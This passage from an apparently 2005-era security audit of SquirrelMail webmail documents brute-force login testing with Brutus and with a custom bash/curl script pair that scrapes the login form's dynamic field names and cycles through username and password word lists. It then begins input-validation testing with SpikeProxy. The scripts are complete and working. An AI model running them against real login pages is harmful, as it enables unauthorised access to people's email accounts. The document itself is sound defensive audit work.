
This procedure tests the effect Brutus has on SquirrelMail performance and whether Brutus can correctly interpret the login form.

5.2.2.1 Configuring Brutus

Brutus was started and the URL to SquirrelMail was entered into the “Target” dialog box. For the Fedora SquirrelMail package, the URL is in the form http://site/webmail/src/login.php

The “Type” of target was changed to HTTP (Form) and the form method from “GET” to “POST”.

The user and password files that come with Brutus are too small for the purposes of this test. A large user file was created by concatenating several smaller word lists together. It is also possible to simply copy and paste the Brutus supplied list over and over in the same file, or to use the built-in list generator. For the purposes of this test variation is not important because the goal is not to discover valid credentials, only to see if they can be effectively supplied to SquirrelMail.


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Start
Stop
Clear
Define
Modify sequence
Browse
Browse
Timeout Reject Auth Seq Throttle Quick Kill

Target: /webmail/src/login.php
Type: HTTP (Form)

Connection Options
Port: 80
Connections: 10
Timeout: 10
Use Proxy: ☐

HTTP (Form) Options
Method: POST
KeepAlive: ✓
Fake Cookies: ✓
Field Updates: ☐
Encode: ✓

Authentication Options
Use Username: ✓
Single User: ☐
Pass Mode: Word List
User File: :\tools\brutus\bignam
Pass File: \tools\brutus\bigword

Positive Authentication Results

Target	Type	Username	Password

Located and installed 2 authentication plug-ins


0%

Idle

5.2.2.2 Teaching Brutus the Login Form

Brutus must be shown how SquirrelMail's login form is set up.

Under the form options, the "Modify sequence" button was clicked. The same URL as in step 1 was entered, and then "Learn Form Settings" was clicked.


Brutus - HTML form authentication definition

Target form: ı/webmail/src/login.php

Form Fields
Field slot: Username
Field name: login_username
Field value:
Referer: com/webmail/src/login.php

Fake Cookies
Cookie slot: Cookie
Cookie name: SQMSESSID
Cookie value: 5c8c2f355fc791ed
[✓] Allow target to send cookies to Brutus


HTML Response
Primary response: ERROR
[ ] Primary response is positive — Continue
Secondary response: Found
[✓] Secondary response is positive — Continue

5.2.2.3 Verifying Form Information

At this window, it is noted that Brutus did not learn the form information correctly. The URL to the submission form was truncated. Brutus did however pull the correct field names and values. The correct URL "http://site/webmail/src/redirect.php" was put in place of the incorrect one.

The "login_username" and "secretkey" fields were tied to the "Username" and "Password" buttons, and the settings were accepted.

The primary response was changed to "ERROR", and the secondary response to "Found". The "Secondary response is positive" box was checked, and these settings were also accepted.



Form Name: <Unnamed Form>
Derived Target: :.comredirect.php
HTTP Method: POST
Target Port:


Field Name	Field Value	Info
login_username	BvpxnlbWca	
secretkey	DpelRHOoFF	
BvpxnlbWca		
DpelRHOoFF		
js_autodetect_res...	0	
just_logged_in	1	

Mark selected form field as containing

Cookie name	Cookie Value
SQMSESSID	1e2ef3fb67bab91bca0c859c05e8578c

5.2.2.4 Verifying Form Information, Continued

"OK" was clicked at the bottom of the current window returning to the main Brutus screen. Here again the form URL was incorrectly truncated. The problem was again easily fixed by typing the correct URL in the "Target" field.


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Start
Stop
Clear
Define
Modify sequence
Browse
Browse
Timeout Reject Auth Seq Throttle Quick Kill

Target .comredirect.php
Type HTTP (Form)

Connection Options
Port 80
Connections 10
Timeout 10
☐ Use Proxy

HTTP (Form) Options
Method POST
☑ KeepAlive
☑ Fake Cookies
☐ Field Updates
☑ Encode

Authentication Options
☑ Use Username
☐ Single User
Pass Mode Word List
User File \tools\brutus\bignam
Pass File \tools\brutus\bigword

Positive Authentication Results

Target	Type	Username	Password


Located and installed 2 authentication plug-ins

0%

Idle

5.2.2.5 Starting the Test

Clicking “Start” began the test.


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Pause
Stop
Clear
Define
Modify sequence
Browse
Browse
Timeout Reject Auth Seq Throttle Quick Kill

Target com/webmail/src/redirect. Type HTTP (Form)

Connection Options: Port 80 Connections 10 Timeout 10 Use Proxy

HTTP (Form) Options: Method POST ☑ KeepAlive ☑ Fake Cookies ☐ Field Updates ☑ Encode

Authentication Options: ☑ Use Username ☐ Single User Pass Mode Word List

User File \tools\brutus\bignam Pass File \tools\brutus\bigword

Positive Authentication Results

Target	Type	Username	Password

```
Engaging target                com/webmail/src/redirect.php with HTTP (Form)
Trying username: A'Leshia
```

0%

0 | U:A'Leshia P:abacuses | 0 Attempts per second | Estimated unknown duration remaining

5.2.2.6 Making Login Timing Measurements

After the test had been running for one minute, the sign in time to SquirrelMail was recorded. The sign-in was repeated every thirty seconds with the average login time of around four seconds.

Brutus was very slow and did not work properly. Tethereal (the textual version of Ethereal) was used on the server to determine what was happening by issuing the command "tethereal tcp port 80 -VV | less" as root and looking at the output. By looking at the packet capture and corresponding HTTP decodes it was evident SquirrelMail was returning a page indicating the login was incorrect, but Brutus was not recognizing it even though the HTML response was set correctly. Instead, Brutus timed out. Below is a portion of tethereal's output, showing the server response and how it should have matched what was configured in Brutus.

```
<CENTER><IMG SRC="../images/sm_logo.png" ALT="SquirrelMail Logo" WIDTH="308"
HEIGHT="111"><BR>
    <SMALL>SquirrelMail version 1.4.3a-0.f1.1<BR>
      By the SquirrelMail Development Team<BR></SMALL>
    <table cellspacing=1 cellpadding=0 bgcolor="#800000"
width="70%"><tr><td><TABLE WIDTH="100%" BORDER="0" BGCOLOR="#FFFFFF" AL
IGN=CENTER><TR><TD BGCOLOR="#DCDCDC" ALIGN="center"><FONT
COLOR="#CC0000"><B>ERROR</B></FONT>
```

Part of the reason Brutus failed at supplying credentials is due to SquirrelMail generating login pages with dynamic field names. Each login page has two unique field names that are dynamically created when the page is requested. Brutus relies on all field names remaining constant. Because of this, Brutus will not be able to brute force a login.

This test passes.

5.2.3 Testing Procedure 2

5.2.3.1 Preparing the Script and Requirements

This procedure tests the effect a custom made script, created by the author, has on SquirrelMail performance and whether the script can correctly interpret the login form.

The script requires several software utilities, and must all be present before it is possible to use the script. It's likely that any standard Linux distribution will have them.

- bash shell
- cURL and libcurl
- cat
- awk
- sed
- grep
- echo

Name and password word lists are also necessary. It is possible to use the same lists used for Brutus. However, they must be converted from MSDOS text format to the Unix format. To do this, issue the Linux command "dos2unix <filename>" and the file will be converted.

As in the previous test, word list quality is not important, only quantity. The testing must last long enough to time SquirrelMail's responsiveness.

The script used is listed below. It consists of two parts, both being present in the same directory.

Script "st.sh"

```
#!/bin/bash
#
# usage : ./st.sh userlist passwordlist url
# example : ./st.sh users.txt passwords.txt
http://mail.benfans.com/webmail
#
# chris schock
```

```
export
PATH="/usr/bin:/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin
"
export USERLIST="$1"
export PASSWORDLIST="$2"
export URL="$3"
export TMPFILE="./subproc.tmp"

cat ${1} | while read data; do
export USERNAME=$data
cat ${2} | while read data; do
export PASSWORD=$data
echo -n "Testing $USERNAME/$PASSWORD... "
export TESTRESULT=`./sl.sh $USERNAME $PASSWORD $URL`
#export TESRESULT=`grep good ${TMPFILE}`
#echo " sub result : $TESTRESULT"

if [ "$TESTRESULT" = good ]; then
echo "good";

else
echo "bad";
fi

done;
done

/bin/rm -rf ${TMPFILE}
```

Script “sl.sh”

```
#!/bin/bash
#
# usage : ./sl.sh username password url
# example : ./sl.sh benstiller passw0rd
http://mail.benfans.com/webmail
#
# curl can be found at http://curl.haxx.se/libcurl/
#
# this script loosely based on the one found at
http://www.phpadvisory.com/advisories/view.phtml?ID=1
#
# chris schock

export
PATH="/usr/bin:/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/s
bin"
export CURL="/usr/bin/curl"
export USERNAME="$1"
export PASSWORD="$2"
export URL="$3"
export TMPFILE="./header.tmp"

#echo "URL $URL"
#echo "USERNAME $USERNAME"
#echo "PASSWORD $PASSWORD"
```


```
      #step 1
      $CURL --get "$URL/src/login.php" --silent > ${TMPFILE}
      export PASSFIELD=`grep 'input type="text" name=' ${TMPFILE} |
      awk '{print $11}' | sed 's/name\=\"//g' | sed 's/\"//g'`
      export USERFIELD=`grep 'input type="password" name=' ${TMPFILE}
      | awk '{print $7}' | sed 's/name\=\"//g' | sed 's/\"//g'`
      #echo "Passfield is $PASSFIELD"
      #echo "Userfield is $USERFIELD"

      #step 2

      /bin/rm -rf ${TMPFILE}
      $CURL -d login_username=${USERFIELD} -d secretkey=${PASSFIELD} -
      d ${USERFIELD}=${1} -d ${PASSFIELD}=${2} -d
      js_autodetect_result
      s=0 -d just_logged_in=1 -D ${TMPFILE} --silent -o /dev/null
      ${URL}/src/redirect.php
      export COOKIES=`cat ${TMPFILE} | grep Set-Cookie | awk {'print
      $2'} | while read data; do printf '%b' $data; done`
      export COOKIES="${COOKIES}"
      #echo "Cookies are $COOKIES"
      export GOODLOGIN=`grep "key" $TMPFILE`
      if [ -n "$GOODLOGIN" ]; then
      /bin/rm -rf ${TMPFILE}
      $CURL -b "$COOKIES" --silent -o /dev/null
      ${URL}/src/signout.php
      echo "good"
      exit 0;
      fi
      echo "bad"
exit 1
```

The files were made executable by changing their mode. The command used was “chmod u+x st.sh sl.sh”

5.2.3.2 Starting the Script

The script was started by issuing the command “st.sh <name list> <password list> http://site/webmail/”

Please note that the URL given is to the base webmail directory, not to the actual login page.


[screen 1: bash] [redacted]:~

```
[[redacted]]$ ./st.sh bigname.txt bigword.txt http://[redacted].com/webmail/
Testing ALeshia/aah... bad
Testing ALeshia/aahed... bad
Testing ALeshia/aahing... bad
Testing ALeshia/aahs... bad
Testing ALeshia/aardvark... bad
Testing ALeshia/aardvarks... bad
Testing ALeshia/aardwolf... bad
Testing ALeshia/ab... bad
Testing ALeshia/abaci... bad
Testing ALeshia/abacuses... bad
Testing ALeshia/abaft...
```

5.2.3.3 Making Login Timing Measurements

After the test had been running for one minute, login times to SquirrelMail were recorded. The sign-in was repeated every thirty seconds. The script added a small amount of load to the system, but it had no adverse effect on the login times. Each login took approximately four seconds.

During the test it was noted that each username and password tested by the script took approximately four seconds to receive a response from SquirrelMail. It was not clear if this was an intentional “speed bump” built into SquirrelMail or it was being introduced in an underlying service. SquirrelMail’s logon credentials are passed to the IMAP server where they are ultimately authenticated, so this was an appropriate place to check for a delay.

Issuing the following bolded commands from a shell prompt tested for any delay introduced by the IMAP server.

```
[xxx@xxx xxx]$ telnet localhost imap2
 Trying 127.0.0.1...
 Connected to localhost.
 Escape character is "^]".
 * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS
AUTH=LOGIN] xxx
 IMAP4rev1 2003.338rh at Sun, 27 Feb 2005 10:56:15 -0700 (MST)
 AB LOGIN "asdfa" "asdfasdf"
 AB NO LOGIN failed
```

There was a short delay between issuing the “LOGIN” command and the IMAP server returning the error. This determined that the IMAP server was indeed introducing the delay, not SquirrelMail. A valid username and password pair caused no delay.

This test failed because a custom script was able to interpret the forms well enough to perform a brute force attack. In fairness part of this test was designed to illustrate how easy brute force attacks are, not that they can be used to gain access quickly. Under the criteria of this test it would be difficult if not impossible for web sites using username and password pairs to pass. Risk from this test could be mitigated, but never fully remediated.

	Unacceptable Response?	Form correctly interpreted?
Brutus	No	No
Custom Script	No	Yes

Because one field in the table failed, the overall test fails.

5.3 Input Validation

According to SANS, user input is anything from the web client used by the server or application[29]. This includes all form elements, cookies (in particular session ID's) and HTTP headers. [30] SpikeProxy[31] and Achilles[32] will be the two tools used.

First, SpikeProxy will run through a battery of automated user input tests directed at SquirrelMail's login script. While this is certainly not the only form used by SquirrelMail, it is not feasible to test every form combination in this audit. Because the login form presents the largest form exposure (and risk), it will be tested.

As with other tools, the SpikeProxy test results must be manually validated to prevent false positives. For this, a web browser proxied through Achilles will be used.

Second, Achilles will be used to test input validation with SquirrelMail's login page. Cookie theft presents a substantial threat because it may allow session cloning, where an attacker uses the credentials of the cookie to gain access to an otherwise restricted page. Even with SSL, this can occur if an attacker is able to proxy information between the client and SquirrelMail.

[29] Rhoades, David. Track 7 – Auditing Web-Based Applications. Volume 7.4. SANS Press, 2004. Pg. 205.
[30] Rhoades, David. Track 7 – Auditing Web-Based Applications. Volume 7.4. SANS Press, 2004. Pg. 208.
[31] SPIKE Project Details Home Page. 2005. 6 Mar. 2005. <http://freshmeat.net/projects/spike/?branch_id=31275>.
[32] Achilles Home Page. 2005. 13 Mar. 2005. <http://www.mavensecurity.com/Achilles>.

To perform this second test, a web browser will be proxied through Achilles, and information from the client cookie will be used to attempt session cloning.

5.3.1 Pass/Fail Criteria

If SpikeProxy is able to cause SquirrelMail to produce any kind of result other than a failed sign on page and it is verified with a web browser and Achilles, the test will fail.


If it is possible to clone a session to the degree that email information is revealed (subject, body, attachments, etc.) the test will fail.

Lastly, If either of the above tests fail, the overall test will fail, meaning that SquirrelMail is susceptible to input attacks.

5.3.2 Testing Procedure 1

5.3.2.1 Starting Spike Proxy

Spike Proxy was started by navigating to the directory where it was installed and executing “runme.bat”. This starts a Python script.




```
D:\spikeproxy\SPIKEProxy>rem Runme.bat for SPIKE Proxy 1.4

D:\spikeproxy\SPIKEProxy>PATH=d:\spikeproxy\SPIKEProxy\Python22;d:\spikeproxy\SP
IKEProxy\openssl\out32dll;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbe
m

D:\spikeproxy\SPIKEProxy>echo "Running Win32 SPIKE Proxy"
"Running Win32 SPIKE Proxy"

D:\spikeproxy\SPIKEProxy>cd spkproxy

D:\spikeproxy\SPIKEProxy\spkproxy>python spkproxy.py
Running SPIKE Proxy v 1.4.8
SPIKE Proxy is copyright Dave Aitel 2002
License: GPL v 2.0
Please visit www.immunitysec.com for updates and other useful tools!
*** To use the GUI, browse to http://spike/ ***
Let dave@immunitysec.com know if you like this project. :>
[Mon Mar 07 20:52:25 2005] : SPIKE UI version 1.4.8 Started
_
```

5.3.2.2 Configuring Browser to use Spike Proxy

A browser was configured to use Spike Proxy. In Internet Explorer, this is done by going into the “Tools” menu and clicking on “Internet Options…”, then clicking on the “Connections” tab at the top, then clicking “LAN Settings…” and finally checking the “Use a proxy server” box.

Spike Proxy was running on the same workstation as the web browser used for testing, so the address was set to localhost (127.0.0.1) with the port being 8080.



To set up an Internet connection, click Setup.

Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address

Proxy server

☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 127.0.0.1 Port: 8080 Advanced...

☐ Bypass proxy server for local addresses

OK Cancel

5.3.2.3 Teaching Spike Proxy the Login Form

